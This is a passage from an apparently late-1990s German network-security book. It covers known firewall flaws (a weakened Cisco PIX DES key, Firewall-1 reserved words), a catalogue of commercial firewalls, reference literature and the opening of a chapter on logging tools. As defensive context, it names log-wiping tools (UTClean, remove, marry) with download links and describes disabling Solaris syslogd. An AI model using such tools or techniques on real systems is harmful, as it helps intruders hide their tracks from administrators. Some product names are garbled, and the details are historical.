Das heißt nicht, daß nicht manche Firewalls Sicherheitsschwachstellen haben. Einige haben sie. Meistens aber sind diese Schwachstellen minimal. Die folgenden Abschnitte beschreiben einige.

Cisco-PIX-DES-Schwachstelle

Im Juni 1998 wurde entdeckt, daß der Cisco PIX Private Link einen kleinen (48 Bit) DES- Schlüssel benutzt. Es ist denkbar, daß dieser geknackt werden kann. Hierzu die CIAC:

> *PIX Privat Link ist eine optionale Funktion, die in Cisco PIX Firewalls installiert werden kann. PIX Private Link kreiert virtuelle IP Private Networks über unzuverlässige Netzwerke wie das Internet und benutzt dazu Tunnel, die mit DES im ECB(»Electronic Codebook«)-Modus verschlüsselt werden. Ein Fehler in der automatischen Syntaxanalyse von Konfigurationsdateibefehlen reduziert die effektive Schlüssellänge für die PIX-Private-Link-DES-Verschlüsselung auf 48 Bit im Gegensatz zu den vorgegebenen 56 Bit. Wenn Angreifer die Details des Fehlers kennen, werden Sie 8 Bit des Schlüssels im voraus kennen. Dies reduziert die effektive Länge des Schlüssels aus Sicht des Angreifers von 56 auf 48 Bit. Diese Reduzierung der effektiven Schlüssellänge reduziert die Arbeit, die für einen Brute-Force-Angriff auf die Verschlüsselung notwendig ist, um den Faktor 256. Das heißt, Angreifer, die über dieses Wissen verfügen, können den richtigen Schlüssel 256mal schneller finden, als sie es mit einem richtigen 56-Bit-Schlüssel könnten.*

Cisco fand eine Abhilfe für dieses Problem. Details finden Sie unter *http://www.cisco.com/warp/public/770/pixkey-pup.shtml*.

Firewall-1-Reserved-Words-Schwachstelle

Im Mai 1998 wurde entdeckt, daß Firewall-1 mehrere reservierte Schlüsselwörter beinhaltete, die ein großes Sicherheitsloch öffneten, wenn sie benutzt wurden, um ein Netzwerkobjekt zu repräsentieren (das benannte Objekt wird als »undefiniert« interpretiert und ist für jede Adresse zugänglich, wenn nicht andere Änderungen vorgenommen werden).

Sie können diese Schwachstelle besser verstehen (und eine Liste der Schlüsselwörter erhalten), wenn Sie sich das folgende Dokument herunterladen: *http://www.checkpoint.com/techsupport/config/keywords.html*.

14.7 Kommerzielle Firewalls

Der nächste Abschnitt gibt Ihnen Details über Firewall-Hersteller, ihre Produkte und spezielle Funktionen der jeweiligen Firewalls.

AltaVista Firewall 98

Firewalltyp: Software - Anwendungsschicht-Gateway

Hersteller: Digital Equipment Corp.

Unterstützte Plattformen: DEC Unix, Windows NT

Weitere Informationen: *http://www.altavista.software.digital.com/firewall/products/ overview/index.asp*

AltaVista Firewall 98 bietet Anwendungsschicht-Gateways für FTP (Telnet), HTTP, Mail, News, SQL*Net, RealAudio und finger. Einmal-Paßwörter werden für FTP- und Telnetdienste unterstützt. Dieses Produkt läuft sowohl auf Intel- als auch auf Alphaplattformen.

ANS InterLock

Firewalltyp: Software

Hersteller: ANS Communications

Unterstützte Plattformen: Solaris (Sun Microsystems)

Weitere Informationen: *http://www.ans.net/whatneed/security/interlock/interloc.htm*

ANS InterLock bietet komplette Kontrolle über den Netzwerkverkehr, einschließlich Sperren und Filtern nach IP-Adresse, Datum, Zeit, Benutzer, Logins und Protokoll. Die ANS- InterLock-Programmfamilie ist eine komplette Netzwerkmanagement-Paketlösung und bietet Anwendungsschicht-Gatewaydienste.

Avertis

Firewalltyp: Firewall in einer Box

Hersteller: Galea Network Security Inc.

Unterstützte Plattformen: keine Angaben

Weitere Informationen: *http://www.galea.com/En/Products/Avertis/Index.html*

Avertis ist eine proprietäre Lösung, die auf proprietärer Hardware und Software basiert. Es bietet Echtzeit-Filtering und -Analyse von Netzwerkverkehr, Schutz gegen Spoofing- Angriffe und Hardware-Proxying.

BorderManager

Firewalltyp: Software

Hersteller: Novell Inc.

Unterstützte Plattformen: Novell NetWare

Weitere Informationen: *http://www.novell.com/text/bordermanager/index.html*

BorderManager ist die führende Firewall für Novell-Netzwerke, schützt aber auch Unix- und NT-basierte Netzwerke. Das Produkt bietet zentralisiertes Management, starke Filter und schnelle Echtzeitanalyse von Netzwerkverkehr. Außerdem verfügt BorderManager über eine Funktion zum Aufbau von »Mini-Firewalls«, die interne Angriffe von Abteilungen oder lokalen Netzwerken innerhalb Ihrer Organisation abwehren.

Conclave

Firewalltyp: Software

Hersteller: Internet Dynamics Inc.

Unterstützte Plattformen: Windows NT

Weitere Informationen: *http://www.interdyn.com/fyi.html*

Conclave wurde entwickelt, um Intranets und Extranets zu schützen. Daher stellt Conclave nicht nur Zugangskontrollen für die Benutzer- oder Paketebene, sondern auch für die Dateiebene zur Verfügung. Conclave wendet außerdem MD5-Paketintegrität-Analysen an, um es Crackern zu erschweren, Datenpakete zu fälschen oder Arbeitssitzungen an Terminals abzufangen.

CSM Proxy/Enterprise Edition

Firewalltyp: Software - Anwendungsschicht-Gateway

Hersteller: CSM-USA Inc.

Unterstützte Plattformen: Linux, Solaris und Windows NT

Weitere Informationen: *http://www.csm-usa.com/proxy/index.htm*

CSM Proxy ist eine umfassende Proxy-Server-Lösung, die das Filtern von ActiveX und Java Scripts, Cookies, News und Mail beinhaltet. CSM Proxy unterstützt jetzt auch Windows 95.

CyberGuard Firewall

Firewalltyp: Software - Anwendungsschicht-Gateway

Hersteller: CyberGuard Corp.

Unterstützte Plattformen: UnixWare und Windows NT

Weitere Informationen: *http://www.cyberguard.com/products2/frames/nt_overview.html*

CyberGuard bietet statische und dynamische Echtzeit-Paketfilter für alle üblichen Protokolle (IP, TCP, UDP und ICMP) und eine ganze Reihe von Proxies.

CyberShield

Firewalltyp: Hardware/Software

Hersteller: BDM International Inc.

Unterstützte Plattformen: Data General

Weitere Informationen: *http://www.cybershield.com/*

CyberShield ist eine proprietäre, fokussierte Lösung. Viele der Protokollierungs- und Auditingfunktionen von CyberShield wurden für eine nahtlose Integrierung in die B2-Level Assurance Security Controls in DG-UX entwickelt. Es ist eine gute »komplette« Lösung, insbesondere wenn Ihre Beschäftigten Erfahrungen mit Data General Unix haben. CyberShield gibt Ihnen Sicherheit auf einem sehr hohen Niveau.

Elron Firewall/Secure

Firewalltyp: Software/Hardware

Hersteller: Elron Software Inc.

Unterstützte Plattformen: Windows NT und Secure32OS

Weitere Informationen: *http://www.elronsoftware.com/proddoc.html*

Die Elron Firewall beinhaltet ein Firewall-Betriebssystem, das als NT-Dienst läuft. Die Administration findet über NT statt und das Produkt bietet zentrales Management und Benutzerfreundlichkeit.

FireWallA 3.0

Firewalltyp: Software

Hersteller: Check Point Software Technologies Ltd.

Unterstützte Plattformen: Windows NT und Unix

Weitere Informationen: *http://www.checkpoint.com/products/firewall-1/descriptions/ products.html*

Die FirewallA hat weltweit den größten Marktanteil. Das Produkt beinhaltet Paketfilter, starke Inhaltsüberprüfungen, integrierten Schutz gegen Spoofing und sogar Echtzeit-Scan- Vorgänge für Computerviren. Außerdem bietet FirewallA eine Time-Object-Kontrolle; es ermöglicht Ihnen die Kontrolle darüber, wie oft auf Ihre Netzwerk-Ressourcen zugegriffen werden kann.

Gauntlet Internet Firewall

Firewalltyp: Software - Anwendungsschicht-Gateway

Hersteller: Trusted Information Systems

Unterstützte Plattformen: Unix, Windows NT, DMS, ITSEC E3 und IRIX

Weitere Informationen: *http://www.tis.com/prodserv/gauntlet/index.html*

Erinnern Sie sich an das TIS Firewall Toolkit? Es bildete die Grundlage für Gauntlet. Gauntlet bietet starke Paketfilter, DES- und Triple-DES-Verschlüsselung, Benutzertransparenz und integriertes Management.

GNAT Box Firewall

Firewalltyp: Firewall in einer Box

Hersteller: Global Technology Associates

Unterstützte Plattformen: keine Angaben

Weitere Informationen: *http://www.gnatbox.com/*

GNAT ist eine Firewall in einer Box. Diese proprietäre Hardware und Software ist in ein einzelnes Gerät gepackt. (Diese Art von Produkten sind Plug-in-Lösungen. Sie schließen Sie einfach nur an und können loslegen.) Sie können die GNAT-Box entweder über ein Befehlszeilen- oder ein Web-basiertes Interface bedienen. GNAT filtert eingehenden Verkehr, basierend auf IP-Ursprungsadresse, Zieladresse, Port, Netzwerk-Interface und Protokoll.

Guardian

Firewalltyp: Software

Hersteller: NetGuard Inc.

Unterstützte Plattformen: Windows NT

Weitere Informationen: *http://www.ntguard.com/grfeatures.html*

Guardian bietet komplette Transparenz (Benutzer müssen ihre Gewohnheiten nicht ändern), Filter, Inhaltsüberprüfung und Zugangskontrollen. Das Produkt benutzt außerdem ein proprietäres Kommunikationsprotokoll zwischen der Systemmanager-Applikation und den Agent-Applikationen. Außerdem verfügt das Programm über gute Verschlüsselungsunterstützung.

IBM eNetwork Firewall

Firewalltyp: Software - Anwendungsschicht-Gateway

Hersteller: IBM

Unterstützte Plattformen: AIX und Windows NT

Weitere Informationen: *http://www.software.ibm.com/enetwork/firewall/*

eNetwork Firewall ist eine Kombination mehrerer Firewall-Architektur-Designs. Es bietet sowohl Anwendungsschicht-Gateways als auch komplexe Paketfilter. Außerdem stellt das Produkt einen VPN-Pfad zwischen Ihren Benutzern und der Firewall zur Verfügung.

Interceptor Firewall Appliance

Firewalltyp: Firewall in einer Box

Hersteller: Technologic Inc.

Unterstützte Plattformen: BSDI

Weitere Informationen: *http://www.tlogic.com/appliancedocs/index.html*

Dies ist eine preiswerte Komplettlösung für Netzwerke, die keine umfassende Anpassung benötigen. Interceptor bietet Plug&Play-Firewall-Funktionalität, darunter vorkonfigurierte Proxies, zentralisierte Überwachung, Audit- und Protokollverfolgung und plattformneutrale Administration. (Sie können dieses Produkt von jeder Plattform managen.)

NETBuilder

Firewalltyp: Router-basiert

Hersteller: 3Com Corp.

Unterstützte Plattformen: Solaris, Windows NT, HP-UX

Weitere Informationen: *http://www.3com.com/products/dsheets/pdf/40023808.pdf*

NETBuilder ist eine Router-Hardware- und -Softwarefamilie. Die IP-Firewall-Möglichkeit ist in das NETBuilder-Routerpaket integriert. Es bietet extrem feines Filtern nach Protokoll, Port, Adresse und Applikation.

NetRoad TrafficWARE Firewall

Firewalltyp: Software - Anwendungsschicht-Gateway

Hersteller: Ukiah Software Inc.

Unterstützte Plattformen: Windows NT

Weitere Informationen: *http://www.ukiahsoft.com/*

NetRoad bietet Anwendungsschicht-Gateways, zentralisiertes Management, Bandbreitenkontrolle und sogar Arbeitssitzungsprioritäten. Basierend auf bestimmten Regeln können Sie bestimmen, welche Netzwerk-Arbeitssitzungen zuerst erledigt werden.

NetScreenA0

Hersteller: NetScreen Technologies Inc.

Gestützte Podeste: keine Angaben

Weitere Informationen: *http://www.netscreen.com/netscreen100.htm*

NetScreen ist sowohl eine Firewall als auch eine Extranet-Lösung. Es bietet IPSEC-, DES- und

Triple-DES-Verschlüsselung und Arbeitssitzung-Integritätsprüfungen über MD5 und SHA. Unterstützte Protokolle sind ARP, TCP/IP, UDP, ICMP, DHCP, HTTP, RADIUS und IPSEC.

PIX Firewall 4.1

Firewalltyp: Router-basiert

Hersteller: Cisco Systems Inc.

Unterstützte Plattformen: keine Angaben

Weitere Informationen: *http://www.cisco.com/warp/public/751/pix/*

Diese Firewall verläßt sich nicht auf Anwendungsproxies (die zusätzliche Ressourcen und CPU-Zeit brauchen), sondern auf ein sicheres Betriebssystem innerhalb der Hardwarekomponente selbst. Spezielle Funktionen sind ein HTML-Konfigurations- und Administrationstool, IP-Verbergung und Nichtübersetzung und Unterstützung für 16.000 sofortige Verbindungen.

Raptor Firewall

Hersteller: Raptor Systems

Unterstützte Plattformen: Solaris und Windows NT

Weitere Informationen: *http://www.raptor.com/products/datasheets/prodsheet.html*

Raptor-Produkte verbinden eine ganze Reihe von Firewalltechniken, darunter umfassende Protokollierung, spezialisierter, ereignisabhängiger Umgang mit verdächtigen Aktivitäten und extrem enggefaßte Zugangskontrollen. Diese Familie von Firewallprodukten integriert Anwendungsschicht-Proxies.

Secure Access

Firewalltyp: Router-basiert

Hersteller: Ascend Communications Inc.

Unterstützte Plattformen: keine Angaben

Weitere Informationen: *http://www.ascend.com/656.html*

Secure Access wird durch die Ascend-MAX-Routerfamilie zur Verfügung gestellt. Funktionen sind u.a. Zugangskontrollen, Verschlüsselung, fortgeschrittene Filter, Unterstützung für die meisten bekannten Protokolle und RADIUS Anwahlmanagement.

SecurIT Firewall

Firewalltyp: Anwendungsschicht-Gateway

Hersteller: Milkyway Networks Corp.

Unterstützte Plattformen: Solaris und Windows NT

Weitere Informationen: *http://www.milkyway.com/libr/solarisdes.html*

SecurIT ist eine duale Anwendungsschicht-/Schaltungsschicht-Firewall-Lösung, die Proxies für die meisten bekannten Dienste (darunter SQL*Net und Pop3), hochgradige Verschlüsselung und ein eingebautes VPN bietet.

SunScreen

Firewalltyp: Gemischt

Hersteller: Sun Microsystems

Unterstützte Plattformen: SunOS und Solaris

Weitere Informationen: *http://www.sun.com/security/overview.html*

SunScreen von Sun Microsystems besteht aus einer Reihe von Produkten. Mit ihrer SunScreen-Produktlinie reagiert Sun auf eines der Hauptprobleme, das ich vorher angesprochen habe: Wenn Ihr Engpaß durchbrochen wird, ist Ihr Netzwerk komplett offengelegt. Suns neue Produktlinie wird wahrscheinlich die Firewall-Industrie revolutionieren (sicherlich, was die Sun-Plattform betrifft). Die hauptsächlichen Produkte sind:

- SunScreen SPF 100/100G - Schlüsselfertige Lösung, die eine Nicht-IP-Adreßmöglichkeit zur Verfügung stellt. Das heißt, das Cracker von außen die Knotenpunkte hinter der Firewall nicht hundertprozentig identifizieren können. Außerdem wurde starke Paketfilter-Technologie integriert.
- SunScreen EFS - Implementiert umfassende Paketfilter und, noch wichtiger, Verschlüsselung. Spezielle Komforts sind u.a. Provisionen für entfernte Administration und Administration über ein HTML-Interface.
- SunScreen SKIP - Dieses interessante Produkt bietet sichere Authentifizierung für PCs und Workstations.

14.8 Zusammenfassung

Firewalls sind zur Zeit der letzte Schrei, und das ist durchaus berechtigt. Sie bieten umfassende Sicherheit vor Angriffen von außen. Firewalls sollten jedoch nicht die einzige Komponente Ihrer allgemeinen Sicherheitsarchitektur sein. Ich empfehle Ihnen ausdrücklich, sich nicht nur auf eine Firewall zu verlassen.

14.9 Informationsquellen

Dieser Abschnitt stellt Ihnen einige URLs zur Verfügung, unter denen Sie Online-Dokumente finden, die Ihnen die Firewall-Technologie weiter erklären.

Internet Firewalls and Network Security (Second Edition). Chris Hare und Karanjit Siyan. New Riders. ISBN: 1-56205-632-8. 1996.

Internet Firewalls. Scott Fuller und Kevin Pagan. Ventana Communications Group Inc. ISBN: 1-56604-506-1. 1997.

Building Internet Firewalls. D. Brent Chapman und Elizabeth D. Zwicky. O'Reilly & Associates. ISBN: 1-56592-124-0. 1995.

Firewalls and Internet Security: Repelling the Wily Hacker. Addison-Wesley Professional Computing. William R. Cheswick und Steven M. Bellovin. ISBN: 0-201-63357-4. 1994.

Actually Useful Internet Security Techniques. Larry J. Hughes, Jr. New Riders. ISBN 1- 56205-508-9. 1995.

Internet Security Resource Library: Internet Firewalls and Network Security, Internet Security Techniques, Implementing Internet Security. New Riders. ISBN: 1-56205-506-2. 1995.

Firewalls FAQ. Marcus J. Ranum. *http://www.cis.ohio-state.edu/hypertext/faq/usenet/firewalls-faq/faq.html*.

NCSA Firewall Policy Guide. Kompiliert von Stephen Cobb, Director of Special Projects. National Computer Security Association. *http://www.ncsa.com/fpfs/fwpg_p1.html*.

There Be Dragons. Steven M. Bellovin. Protokoll des Third Usenix Unix Security Symposium, Baltimore, September 1992. AT&T Bell Laboratories, Murray Hill, NJ. 15. August 1992.

Rating of application layer proxies. Michael Richardson. *http://www.sandelman.ottawa.on.ca/SSW/proxyrating/proxyrating.html.*

Keeping your site comfortably secure: An Introduction to Internet Firewalls. John P. Wack und Lisa J. Carnahan. National Institute of Standards and Technology. *http:// csrc.ncsl.nist.gov/nistpubs/800-10/*.

*SQL*Net and Firewalls.* David Sidwell und Oracle Corporation. *http://www.zeuros.co.uk/firewall/library/oracle-and-fw.pdf*.

Covert Channels in the TCP/IP Protocol Suite. Craig Rowland. Rotherwick & Psionics Software Systems Inc. *http://csrc.ncsl.nist.gov/nistpubs/800-10.ps*

If You Can Reach Them, They Can Reach You. William Dutcher. Ein PC-Week-Online-Special-Report, 19. Juni 1995. *http://www.pcweek.com/sr/0619/tfire.html*.

Packet Filtering for Firewall Systems. Februar 1995. CERT (und Carnegie-Mellon University). *ftp://info.cert.org/pub/tech_tips/packet_filtering*.

Network Firewalls. Steven M. Bellovin und William R. Cheswick. IEEECM, 32(9), pp. 50- 57, September 1994.

Session-Layer Encryption. Matt Blaze und Steve Bellovin. Protokoll des Usenix Security Workshop, Juni 1995.

A Network Perimeter with Secure External Access. Frederick M. Avolio und Marcus J. Ranum. Ein Papier, das Details einer Implementierung einer Firewall im Weißen Haus gibt. *http://www.alw.nih.gov/Security/FIRST/papers/firewall/isoc94.ps*.

Packets Found on an Internet. Steven M. Bellovin. Lambda. Interessante Analyse von Paketen, die am Anwendungsschicht-Gateway von AT&T erscheinen. *ftp://ftp.research.att.com/dist/smb/packets.ps* .

Using Screend to Implement TCP/IP Security Policies. Jeff Mogul. Rotherwick and Digital. *http://www.zeuros.co.uk/firewall/library/screend.ps.*

Firewall Application Notes. Livingston Enterprises, Inc. Gutes Dokument, das mit einer Beschreibung darüber beginnt, wie man eine Firewall aufbaut. Außerdem behandelt es Anwendungsschicht-Proxies, Sendmail in Relation zu Firewalls und die Charakteristiken eines Bastion-Hosts. *http://www.telstra.com.au/pub/docs/security/firewall-1.1.ps.Z.*

X Through the Firewall, and Other Application Relays. Treese/Wolman. Digital Equipment Corp. Cambridge Research Lab. *ftp://crl.dec.com/pub/DEC/CRL/tech-reports/ 93.10.ps.Z.*

Intrusion Protection for Networks 171. BYTE Magazine. April 1995.

Benchmarking Methodology for Network Interconnect Devices (RFC 1944). S. Bradner und J. McQuaid. *ftp://ds.internic.net/rfc/rfc1944.txt.*

Vulnerability in Cisco Routers Used as Firewalls. Computer Incident Advisory Capability Advisory: Number D-15. *http://ciac.llnl.gov/ciac/bulletins/d-15.shtml.*

WAN-Hacking with AutoHack - Auditing Security Behind the Firewall. Alec D. E. Muffett. Geschrieben vom Autor von Crack, dem berühmten Programm zum Knacken von Paßwörtern. Dieses Dokument behandelt Methoden zum Auditing von Sicherheit hinter einer Firewall (und das Auditing eines sehr großen Netzwerks, das Zehntausende von Hosts umfaßt.) *http://solar.net.ncu.edu.tw/~jslee/me/docs/muffett-autohack.ps.*

Windows NT Firewalls Are Born. PC Magazine. 4. February 1997. *http://www.pcmagazine.com/features/firewall/_open.htm* .

IP v6 Release and Firewalls. Uwe Ellermann. 14. Worldwide Congress on Computer and Communications Security. Protection, pp. 341-354, Juni 1996.

The SunScreen Product Line Overview. Sun Microsystems. *http://www.sun.com/security/ overview.html.*

Product Overview for IBM Internet Connection Secured Network Gateway for AIX, Version 2.2. IBM firewall information. *http://www.ics.raleigh.ibm.com/firewall/overview.htm.*

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

15

Protokollierungs- und Auditing-Tools

15.1 Protokollierungstools

Dieses Kapitel stellt Ihnen Tools vor, die Ihnen dabei helfen können, das meiste aus Ihren Log-Dateien herauszuholen.

15.2 Warum noch mehr Logs benutzen?

Wenn Ihr Betriebssystem bereits integrierte Unterstützung für Protokollierung bietet, kommen Sie vielleicht in Versuchung, vom Laden zusätzlicher Protokollierungstools abzusehen. Sie sollten dieser Versuchung widerstehen. Sie können Ihren Log-Dateien nicht immer vertrauen. Tatsächlich ist das Ändern von Log-Dateien eines der ersten Dinge, die Cracker lernen. Diese Praxis ist so weit verbreitet, daß es heute Tools gibt, die den Prozeß automatisieren. Hier sind einige davon:

- **UTClean.** UTClean ist ein Utility, das jeglichen Hinweis auf Ihre Anwesenheit in wtmp, wtmpx, utmp, utmpx und lastlog löscht. Schauen Sie sich UTClean an unter *http://www.unitedcouncil.org/c/utclean.c*.
- **remove.** remove löscht jeglichen Hinweis auf Ihre Anwesenheit in utmp, wtmp und lastlog . remove finden Sie unter *http://www.unitedcouncil.org/c/remove.c*.
- **marry.** marry ist ein Tool, um Eingaben in utmp, wtmp und lastlog zu editieren. Schauen Sie sich marry an unter *http://www.unitedcouncil.org/c/marry.c*.

Hinweis:

wtmp, wtmpx, utmpx und lastlog zeichnen Benutzerinformationen auf und geben sie aus, darunter z.B. zu welcher Zeit dieser oder jener Benutzer auf das System zugriff. Eine last-Eingabe auf root wird eine Ausgabe wie die folgende generieren:

root console Fri Jun 19 17:01 - down (00:01)

root console Fri Jun 12 12:26 - down (4+02:16)

root console Tue May 19 10:45 - down (01:50)

root console Fri May 1 11:23 - down (00:02)

root console Fri Apr 24 09:56 - 09:56 (00:00)

root console Mon Mar 23 02:53 - down (00:01)

root console Mon Mar 23 02:43 - down (00:01)

Wenn ein Eindringen erfolgt, nehmen sich Systemadministratoren diese Log- Dateien vor, um zu sehen, wer wann auf den Rechner zugegriffen hat.

Um Cracker davon abzuhalten, die Einträge in Ihren Log-Dateien zu manipulieren, sollten Sie mindestens ein Protokollierungs-Tool eines Drittanbieters einsetzen. Erstens ist die Cracker-Gemeinde zwar sehr gut vertraut mit betriebssystem-basierten Log-Dateien, aber nur wenige Cracker verfügen über das nötige Wissen oder die nötigen Mittel, um Protokollierungs-Software von Drittanbietern zu umgehen. Zweitens generiert gute Drittanbieter- Software unabhängige Log-Dateien, ohne die Log-Dateien des Betriebssystems als Ausgangspunkt zu benutzen. Sie werden sofort wissen, daß jemand in Ihr System eingedrungen ist, wenn Sie diese Informationen später vergleichen und eine Diskrepanz zwischen den Drittanbieter-Logs und ihren regulären Logs finden.

Dies gilt insbesondere dann, wenn Sie die Drittanbieter-Logs isolieren. Nehmen wir z.B. an, Sie benutzen ein Protokollierungs-Tool eines Drittanbieters, um später die Integrität der betriebssystembasierten Log-Dateien zu überprüfen. Warum nicht diese Drittanbieter-Logs auf ein einmalbeschreibbares Medium speichern? Das ist heute nicht mehr so teuer, und es gibt Ihnen einen Satz zuverlässiger Log-Dateien, und Zuverlässigkeit ist alles.

Hinweis:

Entwickler arbeiten an Methoden, die Cracker davon abhalten können, Log- Dateien zu manipulieren. Z.B. führte 4.4BSD »secure levels« ein, ein System, durch das Kernel- und Systemdateien vor Manipulierung durch Eindringlinge geschützt werden. (Diese Secure-levels können so eingestellt werden, daß selbst root die Daten nicht ändern kann.) Im Juni 1998 wurde das secure level-Schema allerdings geknackt. (Das Problem ist nicht auf Unix beschränkt. Log-Dateien von Windows-NT-Servern können korrumpiert und mit Fehlern überschwemmt werden, wenn sie von einer Utility namens coke angegriffen werden.)

Ein Drittanbieterprodukt zu benutzen ist eine umsichtige Maßnahme, falls Ihre integrierten Protokollierungs-Utilities versagen. Zum Beispiel kürzt auf manchen Versionen von Solaris die wtmpx-Datei eingehende Hostnamen ab und macht damit alle über last erhaltenen Daten fehlerhaft und unvollständig.

Es ist heutzutage eine unter Crackern recht verbreitete Prozedur, Ihre Protokollierungs-Utilities vor einem eigentlichen Angriff außer Gefecht zu setzen. Wenn auf dem Zielrechner beispielsweise Solaris 2.5.x läuft, können Sie syslogd ganz einfach ausschalten, indem Sie ihr eine externe Nachricht von einer nichtexistenten IP-Adresse senden. Ähnliches gilt, wenn syslogd entfernte Nachrichten akzeptiert, dann kann jeder einen falschen Eintrag in die Log- Datei einfügen. Wenn syslogd Log-Einträge von entfernten Rechnern akzeptiert, ist es außerdem möglich, die Logs zu verwirren.

Aus all diesen Gründen sollten Sie den Einsatz eines alternativen Protokollierungssystems in Betracht ziehen. Die nächsten Abschnitte stellen Ihnen einige gute kurz vor.

15.3 Netzwerküberwachung und Datensammlung

Die folgenden Tools geben nicht nur Daten aus Log-Dateien aus, sondern sammeln auch ensprechende Daten aus verschiedenen Quellen.

SWATCH (The System Watcher)

Autor: Stephen E. Hansen und E. Todd Atkins

Plattform: Unix (Perl erforderlich)

URL: *ftp://coast.cs.purdue.edu/pub/tools/unix/swatch/*

Die Autoren haben SWATCH geschrieben, um die in Unix-Systemen integrierten Protokollierungs-Utilities zu ergänzen. SWATCH bietet daher Protokollierungsmöglichkeiten, die die Ihrer gewöhnlichen syslog weit übertreffen, dazu gehören Echtzeit-Überwachung, -Protokollierung und -Berichtsausgabe. Da SWATCH in Perl geschrieben wurde, ist es sowohl portierbar als auch erweiterbar.

SWATCH hat mehrere einzigartige Merkmale:

- Ein »Backfinger«-Utility, das versucht, finger-Informationen vom angreifenden Host abzufangen.
- Unterstützung für sofortigen Seitenwechsel (so daß Sie minutenaktuelle Berichte erhalten können).
- Von Bedingungen abhängige Ausführung von Befehlen (»wenn diese Bedingung in einer Log-Datei gefunden wird, tue das«).

Und schließlich basiert SWATCH auf lokalen Konfigurationsdateien. Bequemerweise können mehrere Konfigurationsdateien auf einem Rechner existieren. Obwohl SWATCH ursprünglich nur für Systemadministratoren gedacht war, können daher alle lokalen Benutzer mit entsprechenden Privilegien SWATCH benutzen.

Watcher

Kenneth Ingham

Tel.: +1-505-262-0602

E-Mail: ingham@i-pi.com

URL: *http://www.i-pi.com/*

Ingham hat Watcher während seiner Zeit am University of New Mexico Computing Center entwickelt, als das Rechenzentrum zu jener Zeit erweitert wurde. Anschließend war der Protokollierungsprozeß, der bis dahin benutzt worden war, nicht mehr angemessen. Ingham suchte nach einem Weg, Logdatei-Überprüfungen zu automatisieren. Watcher war das Resultat seiner Bemühungen.

Watcher analysiert verschiedene Log-Dateien und Prozesse und sucht nach radikal abnormen Aktivitäten. (Der Autor hat diesen Prozeß genügend fein abgestimmt, so daß Watcher die weit unterschiedlichen Resultate von Befehlen wie ps interpretieren kann, ohne gleich Alarm auszulösen.)

Watcher läuft auf Unix-Systemen und erfordert einen C-Compiler.

lsof (List Open Files)

Autor: Vic Abell

Plattform: Unix

URL: *ftp://coast.cs.purdue.edu/pub/tools/unix/lsof/*

lsof Version 4 verfolgt nicht einfach nur offene Dateien (einschließlich Netzwerkverbindungen, Pipes, Datenströmen usw.), sondern auch die Prozesse, die sie besitzen. lsof läuft auf vielen Unix-Systemen, darunter u.a.:

- AIX 4.1.[45], 4.2[.1] und 4.3[.1]
- BSDI BSD/OS 2.1 und 3.[01] für Intel-basierte Systeme
- Digital Unix (DEC OSF/1) 2.0, 3.2 und 4.0
- FreeBSD 2.1.[67], 2.2 und 3.0 für Intel-basierte Systeme
- HP-UX 9.01, 10.20 und 11.00
- IRIX 5.3, 6.2, 6.3 und 6.4
- Linux 2.0.3[23] und 2.1.8[89] für Intel-basierte Systeme
- NetBSD 1.[23] für Intel- und SPARC-basierte Systeme
- NEXTSTEP 3.1 für NEXTSTEP-Architekturen
- SCO UnixWare 2.1.[12] und 7 für Intel-basierte Systeme
- und den meisten nachfolgenden Systemversionen

WebSense

Obwohl WebSense am besten bekannt ist für seine Überwachungsmöglichkeiten, bietet das Produkt auch mächtige Protokollierungsmöglichkeiten. (Diese sind unlängst verbessert worden, da das Produkt dazu entwickelt wurde, eng mit den PIX Firewalls von Cisco zusammenzuarbeiten.)

NetPartners Internet Solutions, Inc.

Tel.: +1-619-505-3044

Fax: +1-619-495-1950

E-Mail: jtrue@netpart.com

URL: *http://www.netpart.com/*

WebTrends für Firewalls und VPNs

WebTrends Corporation

Tel.: +1-503-294-7025

Fax: +1-503-294-7130

E-Mail: sales@webtrends.com

URL: *http://www.webtrends.com/*

WebTrends für Firewalls und VPNs verbindet Web-Links, -Benutzung und -Verkehranalyse mit Log-Datei-Analyse. Die folgenden Firewalls sind Proxies und werden unterstützt:

- Firewall-1
- NAI/TIS Gauntlet
- Raptor
- Cisco PIX
- Lucent Managed Firewall
- IBM eNetwork Firewall
- Novell Proxy Server
- Netscape Proxy Server
- Microsoft Proxy

WebTrends kann einige sehr eindrucksvolle Statistiken generieren und schreibt in einer ganzen Reihe von Datenbankberichtsformaten. Dieses Produkt läuft auf Windows NT und Windows 95.

Win-Log Version 1

iNFINITY Software

E-Mail: jcross@griffin.co.uk

URL: *http://www.griffin.co.uk/users/jcross/*

Win-Log ist ein sehr einfaches Utility für Windows NT. Es protokolliert, wenn, so oft wie und so lange wie Windows NT benutzt wird. Sie können dieses Utility benutzen, um festzustellen, ob jemand Ihren Rechner neu gebootet hat, auch wenn er irgendwie Event Logger umgangen hat.

MLOG

Autor: ABIT Corporation

URL: *http://www.marx156.com/$webfile.send.37./MLOG_210.ZIP*

MLOG ist ein NetWare-basiertes LAN-Ereignis-Protokollierungs-Utility von ABIT & MG- SOFT, das

die höchste Netzwerkbenutzung und die folgenden Protokoll-Pakettypen protokolliert:

- AppleTalk Open Session
- DEC LAT Start
- DECnet NSP Connection Initialize
- IPX NCP Create Connection
- NBEUI Session Initialize
- TCP/IP Synchronize

MLOG läuft auf dem Pakettreiber (1.09 oder höher)

NOCOL/NetConsole v4.0

NOCOL/NetConsole v4.0 ist eine Familie von selbständigen Applikationen, die vielfache Überwachungsaufgaben ausführen. Diese Familie bietet ein Curses-Interface, das auf einer ganzen Reihe von Terminals gut läuft (es wird kein X benötigt). Sie ist erweiterbar, bietet Unterstützung für ein Perl-Interface und funktioniert auf Netzwerken mit AppleTalk und Novell.

Wegweiser:

NOCOL/NetConsole v.4.0 finden Sie online unter ftp://ftp.navya.com/ pub/vikas/nocol.tar.gz.

PingLogger

PingLogger protokolliert ICMP-Pakete an eine Ausgabedatei. Mit dieser Utility können Sie zuverlässig bestimmen, wer Sie mit ping-Anfragen überschwemmt. Das Utility wurde ursprünglich auf Linux geschrieben und getestet (sie benötigen einen C-Compiler und IP- Header-Dateien), kann aber auch auf anderen Unix-Systemen funktionieren.

Autor: Jeff Thompson

URL: *http://ryanspc.com/tools/pinglogger.tar.gz*

15.4 Tools für die Analyse von Log-Dateien

Die folgenden Tools untersuchen Log-Dateien, nehmen die Daten daraus und erstellen Berichte.

NestWatch

